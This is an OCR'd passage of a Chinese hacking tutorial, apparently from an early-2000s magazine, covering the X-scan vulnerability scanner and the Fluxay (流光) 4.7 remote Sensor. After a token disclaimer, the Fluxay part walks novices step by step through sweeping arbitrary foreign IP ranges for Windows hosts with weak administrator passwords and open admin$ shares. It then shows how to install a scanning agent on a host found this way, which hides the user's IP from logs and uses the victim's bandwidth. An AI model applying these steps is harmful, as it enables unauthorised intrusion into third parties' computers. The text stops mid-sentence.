


图 4




图 5

X-scan v2.0的结果如图6、图7所示。

相信大家已经看出结果是一样的。下面就通过




图 6




图 7

实例来教教大家如何使用并掌握X-scan v2.0。建议初学者拿127.0.0.1做实验。

先打开X-scan v2.0，设置好扫描参数，如果是扫描单机，可以选“无条件扫描”避免错过。如果是没有目标的扫描或是扫描一个IP段的主机，建议选“跳过PING不通的主机”以避免浪费自己宝贵的时间，其他的不用设置了。比较讲究技巧的地方是扫描模块这部分，用得好可以大大提高效率，用不好白白浪费时间，比如127.0.0.1是一台开了Web的服务器，手动检测看看，用PING看看TTL的值来初步确定该主机是什么平台，是114左右就是2000平台，是254就是UNIX类平台，访问该站点，看看该站点是由什么语言驱动，看到ASP就可以确定是NT/2000系统，看到PHP就可以认为是UNIX类系统，好了，我们看见是ASP站点，确定是NT/2000系统，可以取消一些扫描模块，比如在WIN主机不常用的Finger……扫描的时候建议先选端口扫描，其他的都不选，先通过对方开放的端口来判断所提供的服务，否则别人没开25、110还在狂扫SMTP和POP3，这岂不是浪费时间？好了，比如刚才扫描我的电脑只开了80和135，我们在扫描模块里就选“路由信息”、“NT－Server 弱口令”、“NetBios信息”、“CGI漏洞”、“IIS漏洞”这些和主机还有IIS有关的就可以了，不少新手不管什么主机都全选，这不是浪费时间吗？过几分钟就可以看到结果了，结果可以看上边的图。

不管怎么说，X-scan的确是一款绝对经典的扫描器，更确切地说是一款漏洞检查器。由于测试仓促、条件限制（我的电脑经过安全配置），没有把所有新功能体现出来，大家如果对着自己刚装好没有配置过的电脑可能会有新发现。

流光确实是一款很好用的黑客工具，难怪有人称流光为“中国第一黑客软件”，其中的Sensor更使得流光的扫描功能发挥得淋漓尽致，如果还有哪位菜鸟蛋不懂得如何使用，就让本文作者带你去实践一下。



实战 流光4.7 Sensor

文／劲风

一、写在前面

本文介绍的所有内容都是想给国内的管理员测试自己网络的安全性所用，读者请明智地阅读，不要危害中国的网络！否则，出现一切后果均由肇事者承担，与笔者无关！

小榕加入远程Sensor扫描功能使得流光如虎添翼，人见人爱。大家知道，在本地机器上运行流光需要占用很大的资源，尽管小榕极力鼓吹他的流光占用的资源不是很大，CPU 不到3%，内存不到10M，只是占用带宽比较大而已。然而正是因为占用带宽较大，才使得一些只有56K猫的拨号上网用户感到头疼！

新版本中小榕采用了全新的远程Sensor扫描功能，将扫描的任务交给安装有Sensor的远程服务器去完成，扫描的结果可以直接通过附件发送到设定的信箱中去，我们的工作仅仅是打开邮箱等待。

二、流光的下载与安装

流光4.7不光是界面有所改进，在功能上也修正了许多BUG，使得它的扫描速度比以前版本快了很多。大家可以到小榕软件实验室（http://www.netxeyes.com）下载最新版本的流光。为了操作和入侵的方便，建议大家将流光4.7安装在Windows 2000 Server 下。运行流光4.7，出现了很酷的欢迎界面，是不是有一种耳目一新的感觉？

初始化完成后，流光会提示你输入密钥，该密钥是在和Sensor之间的通讯数据加密时用的，流光的界面和Sensor之间的通讯采用Triple-DES，密钥的长度最多可到192 bits，能保证整个传输过程不被监听，扫描的结果也只有在密钥正确的情况下才可阅读。在“设置密钥”对话框连续输入两次相同的密码，点击“确定”即可，如图1所示。




图1

注意：用于加密与Sensor之间通讯的数据的密钥可以随意更改，更改方法是：点击“工具”菜单中的“设置加密密钥”子菜单项，将会重新弹出上图的“设置密钥”对话框，在对话框中设置新密码即可。

三、实战Sensor

1. 有关 Sensor的基础知识

什么是Sensor？为什么要安装Sensor？安装Sensor有什么用途？Sensor 在中文里是“传感器”的意思，这是流光自从4.5版本以来就采用的一种全新的扫描技术。流光的 Sensor 主要由3个部件构成：控制服务、扫描Sensor和配置文件，下面对这3个部件作简单说明。

控制服务：以Localsystem身份运行，它主要负责扫描Sensor的启动／状态检查／停止、cmd重定向和进行TCP包转发，让管理员在系统日志里找不到你的IP，保护了你的安全。

扫描Sensor：主要执行流光控制界面传递的扫描任务。

配置文件：包括字典等文件。

Sensor要在远程主机上安装，本文着重介绍这

种扫描技术。安装完成后，扫描的工作就完全依靠Sensor来完成，这样我们就可以“渔翁得利”啦，既保护了自己，又充分利用了对方服务器的带宽。我们在本地机器的流光界面中随时都可以控制Sensor的行动，让它更好地为我们服务，减少了本地资源的支出。流光4.7利用Sensor扫描的原理如图2所示。




图 2

2. 使用 Sensor 的注意事项

首先，为了安装 Sensor ，必须先具有一台管理员权限的主机（也就是肉鸡），并且确定其开放了admin$共享。大家也不用担心将 Sensor 安装在远程服务器有没有安全风险，只要你选择一个复杂的控制密码就不会有安全风险。

其次，Sensor是安装在远程的主机上运行的，并不是说凡是使用 Sensor 扫描都比本地扫描要快，这要决定于远程主机是否开有防火墙、是否存在动态监测、网络连接是否稳定等，所以，有时候 Sensor 主机的速度会突然变得很慢也不必奇怪。

第三，流光4.7 Sensor不支持Windows XP，所以不能将其安装在Windows XP的主机上，要选择WindowsNT/2000的主机来安装流光Sensor。

第四，按照小榕的说法，流光 Sensor 是不能安装在国内主机上的。

3. Sensor 的使用步骤

(1) 寻找肉鸡：由于装 Sensor 需要一台具有管理员权限的、开放了admin$共享的Windows NT/2000 机器，我们将捕获到的这样的机器叫做肉鸡（顾名思义，我们已经具有Administrator 权限，可以在这台机器上做任何事情，就像砧板上香喷喷的肉鸡，任人宰割），如果你是第一次使用流光的话，没有肉鸡是不能安装Sensor的，所以菜鸟儿们，下了流光第一步就是自己找肉鸡，或者向别人要一台肉鸡（很没面子的~~~），不如我们“自己动手，丰衣足食”好了。

方法：启动流光4.7，按下 Ctrl+A 快捷键，调出如图3所示的对话框。




图 3

随便抓一个外国的IP段，填上起始IP和结束IP，如 210.248.65.1−210.248.65.255，其他的不用管，点击“确定”按钮，在弹出的“选择流光主机”对话框中选择默认的“本地主机”选项，直接点击“开始”即可，耐心等待20多分钟一般都有所收获的，下面我们假设找到了一台管理员用户名为Administrator，密码是12345的Windows 2000肉鸡，在这台肉鸡上安装Sensor。

(2) 安装Sensor：有了肉鸡，现在便将Sensor安装到它上面接受流光界面的控制，让它更好地为我们服务。运行流光4.7，依次点击菜单项的 工具−>Fluxay Sensor工具−>安装Fluxay Sensor (S)，如图4所示。




图 4

如果嫌麻烦可以直接按 Ctrl+I 快捷键，调出“安装Fluxay Sensor”窗口，在“主机IP”里填上肉鸡的IP地址；“系统账号”就是你刚才得到的具备administrator权限的账号，即Administrator，系统密码填12345，那“服务名称”呢？这个可以自定义的，主要是为了确定 Sensor 的安装目录，如笔者填的是：wdsvc（要是在同一主机上安装多个 Sensor，那各 Sensor 